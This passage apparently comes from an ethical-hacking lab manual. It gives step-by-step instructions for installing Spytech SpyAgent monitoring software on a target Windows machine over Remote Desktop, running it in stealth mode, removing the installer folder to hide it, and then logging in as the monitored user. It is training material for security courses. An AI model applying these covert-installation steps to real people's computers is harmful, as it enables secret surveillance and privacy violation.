


25. In the **Confirm Settings** section, click **Next** to **continue**.
26. In the **Apply** section, click **Next**; in the **Finish** section, click **Finish**.



Note: If **SpyAnywhere Cloud Setup** window appears, click **Skip**.

27. The **spytech SpyAgent** main window appears, along with the **Welcome to SpyAgent! (Step 3)** setup wizard; click **click to continue....**



28. If a **Getting Started** dialog box appears, click **No**.
29. In the **spytelc SpyAgent** main window, click **Start Monitoring** in the bottom-left corner.



30. The **Enter Access Password** pop-up appears; enter the password you specified in **Step 20** and click **OK**.

Note: Here, the password is **test@123**.



31. The **Stealth Notice** window appears; read the instructions carefully, and then click **OK**.

Note: To bring SpyAgent out of stealth mode, press the **Ctrl+Shift+Alt+M** keys.

32. The **spytech SpyAgent** pop-up appears. Select the **Do not show this Help Tip again** and **Do not show Related Help Tips like this again** checkboxes and click **click to continue....**


33. Remove the **Spytech SpyAgent** folder from **Desktop**.

34. Close **Remote Desktop Connection** by clicking on the close icon (X).

Note: If a **Remote Desktop Connection** pop-up appears saying **Your remote session will be disconnected**, click **OK**.

35. Now, switch to the **Windows Server 2019** virtual machine. Click **Ctrl+Alt+Del**, click **Jason** from the left-pane and log in with the password **qwerty**.


Note: Here, we are running the target machine as a legitimate user.



36. Open the **Internet Explorer** web browser and browse any website.

Note: In This task, we are browsing the **Gmail**.

37. Once you have performed some user activities, close all windows. Click the **Start** icon from the bottom left-hand corner of the **Desktop**, click the user icon, and click **Sign out**. You will be signed out from Jason's account.



